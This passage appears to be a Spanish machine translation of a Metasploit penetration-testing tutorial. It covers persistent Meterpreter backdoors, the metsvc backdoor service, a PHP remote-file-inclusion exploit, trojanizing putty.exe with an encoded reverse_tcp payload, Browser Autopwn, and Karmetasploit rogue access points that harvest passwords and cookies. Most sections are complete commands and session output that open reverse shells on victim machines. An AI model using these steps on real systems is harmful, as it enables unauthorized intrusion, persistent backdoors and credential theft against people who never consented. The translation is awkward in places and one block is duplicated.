- i** The interval in seconds between each connection attempt
- p** The port on the remote host where Metasploit is listening
- r** The IP of the system running Metasploit listening for the connect back

Vamos a configurar nuestra sesión Meterpreter persistente que esperar hasta que un usuario inicia sesión en el sistema remoto e intente conectarse de nuevo a nuestro oyente cada 5 segundos en la dirección IP 192.168.1.71 en el puerto 443

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71  
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5  
onboot=true)  
[*] Persistent agent script is 613976 bytes long  
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs  
[*] Agent executed with PID 492  
[*] Installing into autorun as  
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdLEDygViABr  
[*] Installed into autorun as  
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdLEDygViABr  
[*] For cleanup use command: run multi_console_command -rc  
/root/.msf3/logs/persistence/XEN-XP-SP2-  
BARE_20100821.2602/clean_up__20100821.2602.rc
```

`meterpreter >`

Tenga en cuenta que la salida de secuencia de comandos que da la orden para eliminar el oyente persistente cuando haya terminado con él. Asegúrese de tomar nota de ella para que no deje la backdoor no autenticado en el sistema. Para comprobar que funciona, reinicie el sistema a distancia y establecer nuestro manejador de payload.

`meterpreter > reboot`

Rebooting...

`meterpreter > exit`

```
[*] Meterpreter session 3 closed. Reason: User exit
msf exploit(ms08_067_netapi) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit
```

[\*] Started reverse handler on 192.168.1.71:443

[\*] Starting the payload handler...

Cuando un usuario se conecta al sistema remoto, una sesión de Meterpreter se abrió para nosotros.

```
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 5 opened (192.168.1.71:443 -> 192.168.1.161:1045) at 2010-08-21 12:31:42 -0600
```

`meterpreter > sysinfo`

Computer: XEN-XP-SP2-BARE

OS : Windows XP (Build 2600, Service Pack 2).

Arch : x86

Language: en\_US

`meterpreter >`



# Meterpreter Backdoor Service

Después de pasar por todo el duro trabajo de la explotación de un sistema, a menudo es una buena idea salir de una manera más fácil volver al sistema más adelante. De esta manera, si el servicio que explota está inactivo o parche, aún puede tener acceso al sistema. Aquí es donde Alexander Sotirov de 'metsvc' viene muy bien y fue incorporada recientemente al tronco Metasploit. Para leer acerca de la implementación original de metsvc, vaya a <http://www.phreedom.org/software/metsvc/> . El uso de este backdoor, se puede obtener una shell Meterpreter en cualquier momento.

Una palabra de advertencia antes de que vayamos más lejos. Metsvc como se muestra aquí no requiere autenticación. Esto significa que cualquiera que tenga acceso al puerto podrían acceder a la puerta de atrás! Esto no es una buena cosa si usted está llevando a cabo una prueba de penetración, ya que esto podría ser un riesgo significativo. En una situación real, usted podría alterar el origen para que requiera autenticación, o filtrar las conexiones remotas en el puerto a través de algún otro método.

En primer lugar, aprovechar el sistema remoto y migrar hacia el proceso de "Explorer.exe" en el caso de que el usuario del servicio de comunicaciones explotados no responde y decide acabar con él.

```
msf exploit(3proxy) > exploit
```

```
[*] Started reverse handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.104:1983)
```

```
meterpreter > ps
```

```
Process list
```

```
=====
```

PID	Name	Path
---	----	----
132	ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe
176	svchost.exe	C:\WINDOWS\system32\svchost.exe
440	VMwareService.exe	C:\Program Files\VMware\VMware
	Tools\VMwareService.exe	
632	Explorer.EXE	C:\WINDOWS\Explorer.EXE
796	smss.exe	\SystemRoot\System32\smss.exe
836	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
844	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
884	csrss.exe	??\C:\WINDOWS\system32\csrss.exe
908	winlogon.exe	??\C:\WINDOWS\system32\winlogon.exe
952	services.exe	C:\WINDOWS\system32\services.exe
964	lsass.exe	C:\WINDOWS\system32\lsass.exe
1120	vmacthlp.exe	C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1136	svchost.exe	C:\WINDOWS\system32\svchost.exe
1236	svchost.exe	C:\WINDOWS\system32\svchost.exe
1560	alg.exe	C:\WINDOWS\System32\alg.exe
1568	WZCSLDR2.exe	C:\Program Files\ANI\ANIWZCS2 Service\WZCSLDR2.exe
1596	jusched.exe	C:\Program Files\Java\jre6\bin\jusched.exe
1656	mmsgs.exe	C:\Program Files\Messenger\mmsgs.exe
1748	spoolsv.exe	C:\WINDOWS\system32\spoolsv.exe

```
1928 jqs.exe C:\Program Files\Java\jre6\bin\jqs.exe
2028 snmp.exe C:\WINDOWS\System32\snmp.exe
2840 3proxy.exe C:\3proxy\bin\3proxy.exe
3000 mmc.exe C:\WINDOWS\system32\mmc.exe
```

```
meterpreter > migrate 632
[*] Migrating to 632...
[*] Migration completed successfully.
```

Antes de instalar metssvc, vamos a ver qué opciones están disponibles para nosotros.

```
meterpreter > run metssvc -h
[*]
OPTIONS:

-A      Automatically start a matching multi/handler to connect to the
service
-h      This help menu
-r      Uninstall an existing Meterpreter service (files must be deleted
manually)

meterpreter >
```

Ya que estamos conectados a través de una sesión de Meterpreter, no lo vamos a configurar para conectar de nuevo a nosotros de inmediato. Vamos a instalar el servicio por ahora.

```
meterpreter > run metssvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\DOCUME~1\victim\LOCALS~1\Temp\JpLTpVnksh...
[*] >> Uploading metssrv.dll...
[*] >> Uploading metssvc-server.exe...
[*] >> Uploading metssvc.exe...
[*] Starting the service...
[*] * Installing service metssvc
* Starting service
Service metssvc successfully installed.
```

```
meterpreter >
```

Y ahí vamos! El servicio se ha instalado ya la espera de una conexión. No hay que mantenerlo siempre en espera de acuerdo?

# Interacting With Metsvc

## Interacción con Metsvc

Ahora vamos a utilizar el multi / handler con un payload de "ventanas / metsvc\_bind\_tcp" para conectar al sistema remoto. Se trata de un payload especial, ya que por lo general una capacidad de carga es Meterpreter múltiples, donde una cantidad mínima de código se envía como parte de la explotación, a continuación, más cargado está después de la ejecución de código que se ha logrado.

Piense en un cohete lanzadera, y los cohetes propulsores que se utilizan para obtener el transbordador espacial en órbita. Esto es lo mismo, excepto que en lugar de elementos extra que hay y luego cayendo, Meterpreter comienza lo más pequeño posible, entonces contrate. En este caso, sin embargo, el código completo Meterpreter ya ha sido cargado en la máquina remota, y no hay necesidad de una conexión de puesta en escena.

Nos pusimos todas nuestras opciones de 'metsvc\_bind\_tcp "con la dirección IP de la víctima y el puerto que desea que el servicio se conecta en nuestra máquina. A continuación, ejecute el exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (windows/metsvc\_bind\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
		msf > use exploit/multi/handler	

```
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (windows/metsvc\_bind\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LPORT	31337	yes	The local port
RHOST	192.168.1.104	no	The target address

Exploit target:

Id	Name
0	Wildcard Target

msf exploit(handler) > exploit

Inmediatamente después de la emisión de 'exploitar', nuestro backdoor metsvc conecta de nuevo a nosotros.

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 -> 192.168.1.104:31337)
```

meterpreter > ps

Process list

=====

PID	Name	Path
140	smss.exe	\SystemRoot\System32\smss.exe
168	csrss.exe	\\?\C:\WINNT\system32\csrss.exe
188	winlogon.exe	\\?\C:\WINNT\system32\winlogon.exe
216	services.exe	C:\WINNT\system32\services.exe
228	lsass.exe	C:\WINNT\system32\lsass.exe
380	svchost.exe	C:\WINNT\system32\svchost.exe
408	spoolsv.exe	C:\WINNT\system32\spoolsv.exe
444	svchost.exe	C:\WINNT\System32\svchost.exe
480	regsvc.exe	C:\WINNT\system32\regsvc.exe
500	MSTask.exe	C:\WINNT\system32\MSTask.exe
528	VMwareService.exe	C:\Program Files\VMware\VMware Tools\VMwareService.exe
564	metsvc.exe	c:\WINNT\my\metsvc.exe
588	WinMgmt.exe	C:\WINNT\System32\WBEM\WinMgmt.exe
676	cmd.exe	C:\WINNT\System32\cmd.exe
724	cmd.exe	C:\WINNT\System32\cmd.exe
764	mmc.exe	C:\WINNT\system32\mmc.exe
816	metsvc-server.exe	c:\WINNT\my\metsvc-server.exe
888	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
896	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
940	firefox.exe	C:\Program Files\Mozilla Firefox\firefox.exe
972	TPAutoConnSvc.exe	C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1000	Explorer.exe	C:\WINNT\Explorer.exe
1088	TPAutoConnect.exe	C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > pwd

```
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Y aquí tenemos una sesión típica Meterpreter!

Una vez más, tenga cuidado con cuándo y cómo usar este truco. Los propietarios del sistema no será feliz si usted hace un trabajo de los atacantes más fácil para ellos mediante la colocación de un backdoor en el sistema útil para ello.

# MSF Extended Usage

## MSF uso extendido

Metasploit Framework es un activo tan versátil en cada caja de herramientas pentesters, no es ninguna sorpresa para ver que se está ampliando constantemente. Debido a la apertura del Framework, como las nuevas tecnologías y la superficie de exploits que son rápidamente incorporados en el tronco de MSF svn o usuarios finales escribir sus propios módulos y compartirlos como mejor les parezca.

Vamos a estar hablando de navegador Autopwn, Karmetasploit, y la focalización de Mac OS X.

# PHP Meterpreter

La Internet está llena de aplicaciones web mal codificadas con múltiples vulnerabilidades que se divulgan en una base diaria. Una de las vulnerabilidades más críticas es la inclusión de archivos remotos (RFI) que permite a un atacante la fuerza de su código PHP / su elección para ser ejecutado por el sitio remoto, aunque éste se almacena en un sitio diferente. Recientemente, Metasploit publicó no sólo un módulo php\_include sino también un payload Meterpreter PHP. El módulo php\_include es muy versátil ya que puede ser utilizado en contra de cualquier número de aplicaciones web vulnerables y no a productos específicos.

Con el fin de hacer uso del módulo de archivo explotar la inclusión, tendrá que conocer la ruta exacta en el sitio vulnerable. Cargar el módulo de Metasploit, podemos ver un gran número de opciones disponibles para nosotros.

```
msf > use exploit/unix/webapp/php_include
msf exploit(phi_include) > show options
```

## Module options:

Name	Current Setting	Required
PATH	/	yes
The base directory to prepend to the URL to try		
PHPRFIDB	/opt/metasploit3/msf3/data/exploits/php/rfi-locations.dat	no
A local file containing a list of URLs to try, with XXpathXX replacing the URL		
PHPURI		no
The URI to request, with the include parameter changed to XXpathXX		
Proxies		no
Use a proxy chain		
RHOST		yes
The target address		
RPORT	80	yes
The target port		
SRVHOST	0.0.0.0	yes
The local host to listen on.		
SRVPORT	8080	yes
The local port to listen on.		
URIPATH		no
The URI to use for this exploit (default is random)		
VHOST		no
HTTP server virtual host		

## Exploit target:

Id	Name
0	Automatic

La opción más importante para establecer en este módulo en particular es la ruta exacta hasta el punto de inserción vulnerable. Donde normalmente se proporciona la dirección URL a nuestra shell PHP, simplemente tenemos que colocar el texto "XXpathXX" y Metasploit se sabe para atacar este punto en particular en el sitio.

```
msf exploit(php_include) > set PHPURI /rfi_me.php?path=XXpathXX
PHPURI => /rfi_me.php?path=XXpathXX
msf exploit(php_include) > set RHOST 192.168.1.150
RHOST => 192.168.1.150
```

Con el fin de mostrar más de la versatilidad de Metasploit, vamos a utilizar la carga Meterpreter PHP. Tenga en cuenta que en el momento de escribir estas líneas, este payload es todavía un trabajo en progreso. Más detalles se pueden encontrar en: <http://blog.metasploit.com/2010/06/meterpreter-for-pwned-home-pages.html> .

```
msf exploit(php_include) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf exploit(php_include) > exploit
```

```
[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/ehgqo4
[*] Local IP: http://192.168.1.101:8080/ehgqo4
[*] PHP include server started.
[*] Sending stage (29382 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.101:56931 -> 192.168.1.150:4444) at
2010-08-21 14:35:51 -0600
```

```
meterpreter > sysinfo
Computer: V-XPSP2-SPLOIT-
OS      : Windows NT V-XPSP2-SPLOIT- 5.1 build 2600 (Windows XP Professional
Service Pack 2) i586
meterpreter >
```

Al igual que, en su conjunto nueva vía de ataque se abre con Metasploit.



# Backdooring EXE Files

## Backdooring archivos EXE

Creación personalizada ejecutables puerta trasera a menudo tomó un largo período de tiempo para hacerlo de forma manual como atacantes. La posibilidad de incorporar un Payload Metasploit en cualquier ejecutable que desea es simplemente brillante. Cuando decimos que cualquier ejecutable, esto significa que cualquier archivo ejecutable. Usted quiere algo backdoor que se descargan de internet? ¿Qué hay de iexplorer? O explorer.exe o masilla, cualquiera de estos iba a funcionar. La mejor parte de esto es su extremadamente simple. Empezamos por la primera descarga nuestro ejecutable legítimo, en este caso, el cliente PuTTY popular.

```
root@bt:/var/www# wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
--2011-02-05 08:18:56-- http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
Resolving the.earth.li... 217.147.81.2
Connecting to the.earth.li|217.147.81.2|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://the.earth.li/~sgtatham/putty/0.60/x86/putty.exe [following]
--2011-02-05 08:18:57-- http://the.earth.li/~sgtatham/putty/0.60/x86/putty.exe
Reusing existing connection to the.earth.li:80.
HTTP request sent, awaiting response... 200 OK
Length: 454656 (444K) [application/x-msdos-program]
Saving to: `putty.exe'
```

100%

```
[=====
=====
======>] 454,656      138K/s   in 3.2s
```

2011-02-05 08:19:00 (138 KB/s) - `putty.exe' saved [454656/454656]

```
root@bt:/var/www#
```

A continuación, el uso msfpayload para inyectar un payload inversa meterpreter en nuestro ejecutable y codificado es 3 veces usando shikata\_ga\_nai y guardar el archivo de puerta trasera en nuestro directorio raíz web.

```
root@bt:/var/www# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.101
LPORT=443 R | msfencode -e x86/shikata_ga_nai -c 3 -t exe -x /var/www/putty.exe -o
/var/www/puttyx.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

root@bt:/var/www#
```

Desde que hemos seleccionado un payload meterpreter invertir, tenemos que configurar el manejador de explotar a cargo de la conexión de regreso a nuestro equipo que ataca.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit
```

```
[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
```

Tan pronto como las descargas de nuestra víctima y ejecuta nuestra versión especial de la masilla, se nos presenta con una shell meterpreter en el objetivo.

```
[*] Sending stage (749056 bytes) to 192.168.1.201
[*] Meterpreter session 1 opened (192.168.1.101:443 -> 192.168.1.201:1189) at Sat
Feb 05 08:54:25 -0700 2011
```

```
meterpreter > getuid
Server username: XEN-XP-SPLOIT\Administrator
meterpreter >
```

# Browser Autopwn

## navegador Autopwn

En DEFCON 17, Metasploit desarrollador Egipto dio a conocer navegador Autopwn de MSF. Este nuevo módulo realiza interesantes huellas del navegador antes de lanzar exploits de la víctima. Por lo tanto, si el PC remoto está utilizando Internet Explorer 6, no va a lanzar exploits IE7 en ella. Las diapositivas para la presentación de Egipto está disponible para su lectura en [http://defcon.org/images/defcon-17/dc-17-presentations/defcon-17-egypt-guided\\_missiles\\_metasploit.pdf](http://defcon.org/images/defcon-17/dc-17-presentations/defcon-17-egypt-guided_missiles_metasploit.pdf).

La configuración para el "servidor / browser\_autopwn 'módulo es extremadamente simple, como se muestra a continuación.

```
msf > use server/browser_autopwn
msf auxiliary(browser_autopwn) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
LHOST	192.168.1.101	yes	The IP address to use for reverse-connect
payloads			
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Use SSL
URIPATH		no	The URI to use for this exploit (default is random)

```
msf auxiliary(browser_autopwn) > set uripath /
uripath => /
msf auxiliary(browser_autopwn) >
```

Eso es realmente todo lo que hay a la configuración requerida. Ahora vamos a ejecutarlo y ver lo que hace.

```
msf auxiliary(browser_autopwn) > run
[*] Auxiliary module running as background job
msf auxiliary(browser_autopwn) >

[*] Starting exploit modules on host 192.168.1.101...
[*] ---
...snip...
[*] Starting exploit multi/browser/firefox_escape_retval with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/zCtg7oC
[*] Local IP: http://192.168.1.101:8080/zCtg7oC
[*] Server started.
[*] Starting exploit multi/browser/mozilla_compareto with payload
```

```

generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/vTNGJx
[*] Local IP: http://192.168.1.101:8080/vTNGJx
[*] Server started.
[*] Starting exploit multi/browser/mozilla_navigatorjava with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/abmR33jxStsF7
[*] Local IP: http://192.168.1.101:8080/abmR33jxStsF7
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
...snip...
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/RdDDhKANpV
[*] Local IP: http://192.168.1.101:8080/RdDDhKANpV
[*] Server started.

[*] --- Done, found 19 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.

```

Ahora todo lo que tiene que hacer es conseguir algo pobre víctima para ir a nuestro sitio web malicioso y cuando lo hacen, Autopwn navegador se dirigirá a su navegador basado en su versión.

```

[*] Request '/' from 192.168.1.128:1767
[*] Request '/?
sessid=V2luZG93czpYUDp1bmRlZm1uZWQ6ZW4tdXM6eDg20k1TSUU6Ni4w01NQmjo=' from
192.168.1.128:1767
[*] JavaScript Report: Windows:XP:undefined:en-us:x86:MSIE:6.0;SP2:
[*] No database, using targetcache instead
[*] Responding with exploits
[*] Sending Internet Explorer COM CreateObject Code Execution exploit HTML to
192.168.1.128:1774...
[*] Sending Internet Explorer Daxctl.OCX KeyFrame Method Heap Buffer Overflow
Vulnerability to 192.168.1.128:1775...
[*] Sending Microsoft Internet Explorer Data Binding Memory Corruption init HTML
to 192.168.1.128:1774...
[*] Sending EXE payload to 192.168.1.128:1775...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:62360 -> 192.168.1.128:1798)
msf auxiliary(browser_autopwn) > sessions -l

```

Active sessions  
=====

Id	Type	Information
Connection		

```
-- ----
-----
1 meterpreter x86/win32 XEN-XP-SPLOIT\Administrator @ XEN-XP-SPLOIT
192.168.1.101:3333 -> 192.168.1.201:3764
2 meterpreter x86/win32 dook-revo\dookie @ DOOK-REVO
192.168.1.101:3333 -> 192.168.1.105:57801
3 meterpreter x86/win32 XEN-2K3-FUZZ\Administrator @ XEN-2K3-FUZZ
192.168.1.101:3333 -> 192.168.1.209:3472
```

```
msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
Computer: XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
meterpreter > ipconfig
```

```
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0
```

```
AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:41:f2:e8
IP Address  : 192.168.1.128
Netmask     : 255.255.0.0
```

```
meterpreter >
```

Muy operación de pulido! Y no sólo se limita a Internet Explorer. Incluso Firefox puede ser abusado.

```
[*] Request '/' from 192.168.1.112:1122
[*] Request '/?sessid=V2luZG93czpYUDp1bmRlZmluZWQ6ZnItRlI6eDg20kZpcmVmb3g6MT0='
from 192.168.1.112:1122
[*] JavaScript Report: Windows:XP:undefined:fr-FR:x86:Firefox:1:
[*] No database, using targetcache instead
[*] Responding with exploits
[*] Request '/favicon.ico' from 192.168.1.112:1123
[*] 404ing /favicon.ico
[*] Sending Mozilla Suite/Firefox InstallVersion->compareTo() Code Execution to
192.168.1.112:1124...
[*] Sending Mozilla Suite/Firefox Navigator Object Code Execution to
192.168.1.112:1125...
[*] Sending Firefox 3.5 escape() Return Value Memory Corruption to
192.168.1.112:1123...
[*] Sending Mozilla Suite/Firefox InstallVersion->compareTo() Code Execution to
192.168.1.112:1125...
[*] Command shell session 3 opened (192.168.1.101:56443 -> 192.168.1.112:1126)
```

```
msf auxiliary(browser_autopwn) > sessions -i 3
[*] Starting interaction with 3...
```

Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.

```
C:\Program Files\Mozilla Firefox> hostname  
hostname  
dookie-fa154354
```

```
C:\Program Files\Mozilla Firefox> ipconfig  
ipconfig
```

Windows IP Configuration

Ethernet adapter Local Area Connection:

```
    Connection-specific DNS Suffix  . : dookie  
    IP Address. . . . . : 192.168.1.112  
    Subnet Mask . . . . . : 255.255.0.0  
    Default Gateway . . . . . : 192.168.1.1
```

```
C:\Program Files\Mozilla Firefox>
```



## Karmetasploit

Karmetasploit es una gran función dentro de Metasploit, lo que le permite a los puntos de acceso falsos, capturar contraseñas, datos de harvest, y llevar a cabo ataques contra el navegador de los clientes. Este proyecto es una combinación del «karma» de Dino Dai Zovi y Shane Macaulay y la base de Metasploit. El resultado es una manera sumamente eficaz de absorber la información y obtener concolas de comands de computadoras alrededor de ti comunicadas de forma inalámbrica esta version aun esta en prueba pero las características si que son interesantes

*\*Captura de passwords de POP3 e IMAP4 (plano y SSL)*

*\*Obtener correo enviado via SMTP*

*\*FTP y HTTP obtencion de nombres de usuarios*

*\*Obtener cookies de varios sitios populares*

*\*Obtener campos de formularios enviados por http*

*\*Use SMB relay attacks*

*\*Explote defectos del navegador*

*\*Mejora del escaneo de redes inalámbricas ocultas*

# Karmetasploit Configuration

## Karmetasploit configuración

Hay un poco de configuraciones necesarias para obtener Karmetasploit y funcional. El primer paso es obtener el archivo de control de ejecución de Karmetasploit:

```
root@bt:/pentest/exploits/framework3# wget http://www.offensive-
security.com/downloads/karma.rc
--2009-05-04 18:43:26-- http://metasploit.com/users/hdm/tools/karma.rc
Resolving metasploit.com... 66.240.213.81
Connecting to metasploit.com[66.240.213.81]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1088 (1.1K) [text/plain]
Saving to: `karma.rc'

100%
[=====>]
1,088      --.-K/s   in 0s

2009-05-04 18:43:27 (88.7 MB/s) - `karma.rc' saved [1088/1088]
```

Después de haber obtenido este requisito, es necesario establecer un poco de la infraestructura que será necesaria. Cuando los clientes se adhieren a la AP falsos que corren, se espera que se le asigne una dirección IP. Por lo tanto, tenemos que poner un servidor DHCP en su lugar. Vamos a configurar nuestro "dhcpd.conf" archivo.

```
root@bt:/pentest/exploits/framework3# cat /etc/dhcp3/dhcpd.conf
option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 10.0.0.1;
}
```



Entonces tenemos que instalar un par de requisitos.

```
root@bt:~# gem install activerecord sqlite3-ruby
Successfully installed activerecord-2.3.2
Building native extensions. This could take a while...
Successfully installed sqlite3-ruby-1.2.4
2 gems installed
Installing ri documentation for activerecord-2.3.2...
Installing ri documentation for sqlite3-ruby-1.2.4...
Installing RDoc documentation for activerecord-2.3.2...
Installing RDoc documentation for sqlite3-ruby-1.2.4...
```

Ahora estamos listos para ir. En primer lugar, tenemos que reiniciar nuestro adaptador wireless en modo monitor. Para ello, en primer lugar parar la interfaz, a continuación, utilizar airmon-ng para reiniciar en modo monitor. Entonces, nosotros utilizamos airbase-ng para iniciar una nueva red.

```
root@bt:~# airmon-ng
```

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0)

```
root@bt:~# airmon-ng stop ath0
```

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0) (VAP destroyed)

```
root@bt:~# airmon-ng start wifi0
```

Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!

```
-e
PID      Name
5636     NetworkManager
5641     wpa_supplicant
5748     dhcclient3
```

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng

Error for wireless request "Set Frequency" (8B04) :  
SET failed on device ath0 ; No such device.  
ath0: ERROR while getting interface flags: No such device

```
ath1          Atheros          madwifi-ng VAP (parent: wifi0)
```

```
root@bt:~# airbase-ng -P -C 30 -e "U R PWND" -v ath1
For information, no action required: Using gettimeofday() instead of /dev/rtc
22:52:25 Created tap interface at0
22:52:25 Trying to set MTU on at0 to 1500
22:52:25 Trying to set MTU on ath1 to 1800
22:52:25 Access Point with BSSID 00:1A:4D:49:0B:26 started.
```

Airbase-ng ha creado una nueva interfaz para nosotros, at0. Esta es la interfaz que ahora se utilizan. A continuación se nos asigne una dirección IP y poner en marcha nuestro servidor DHCP escuchando en nuestra nueva interfaz.

```
root@bt:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt:~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:1a:4d:49:0b:26/10.0.0/24
Sending on   LPF/at0/00:1a:4d:49:0b:26/10.0.0/24
Sending on   Socket/fallback/fallback-net
Can't create PID file /var/run/dhcpd.pid: Permission denied.
root@bt:~# ps aux | grep dhcpd
dhcpd      6490  0.0  0.1  3812  1840 ?        Ss   22:55   0:00 dhcpd3 -cf
/etc/dhcp3/dhcpd.conf at0
root       6493  0.0  0.0   3232    788 pts/0    S+   22:55   0:00 grep dhcpd
```

# Karmetasploit In Action

## Karmetasploit En Acción

Ahora, con todo listo, lo único que queda es ejecutar Karmetasploit! Ponemos en marcha Metasploit, alimentándolo con nuestro archivo de control de ejecución.

```
root@bt:~# cd /pentest/exploits/framework3/
root@bt:/pentest/exploits/framework3# msfconsole -r karma.rc
```



```
=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 372 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
=[ 149 aux
```

```
resource> load db_sqlite3
```

```
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set. Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default). All of the old commands are the same.
[-]
[-] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3:
Deprecated plugin
```

```
resource> db_create /root/karma.db
```

```
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/karma.db
```

```
resource> use auxiliary/server/browser_autopwn
```

```
resource> setg AUTO_PWN_HOST 10.0.0.1
```

```
AUTO_PWN_HOST => 10.0.0.1
```

```
resource> setg AUTO_PWN_PORT 55550
```

```
AUTO_PWN_PORT => 55550
```

```
resource> setg AUTO_PWN_URI /ads
```

```
AUTO_PWN_URI => /ads
```

```
resource> set LHOST 10.0.0.1
```

```
...snip...
```

```
[*] Using URL: http://0.0.0.0:55550/hzr8QG95C
[*] Local IP: http://192.168.2.2:55550/hzr8QG95C
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Server started.
```

```
msf auxiliary(http) >
```

En este punto, estamos en marcha. Todo lo que se requiere ahora es que un cliente se conecte al punto de acceso falso. Cuando se conectan, se verá un falso "portal cautivo" pantalla de estilo independientemente de lo sitio web que intenta conectarse a. Usted puede mirar a través de su salida, y ver que un gran número de diferentes servidores se han iniciado. De DNS, POP3, IMAP, HTTP a varios servidores, tenemos una amplia red ahora se lanza a la captura de varios bits de información.

Ahora vamos a ver qué pasa cuando un cliente se conecta a la AP falsos que hemos establecido.

```
msf auxiliary(http) >
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
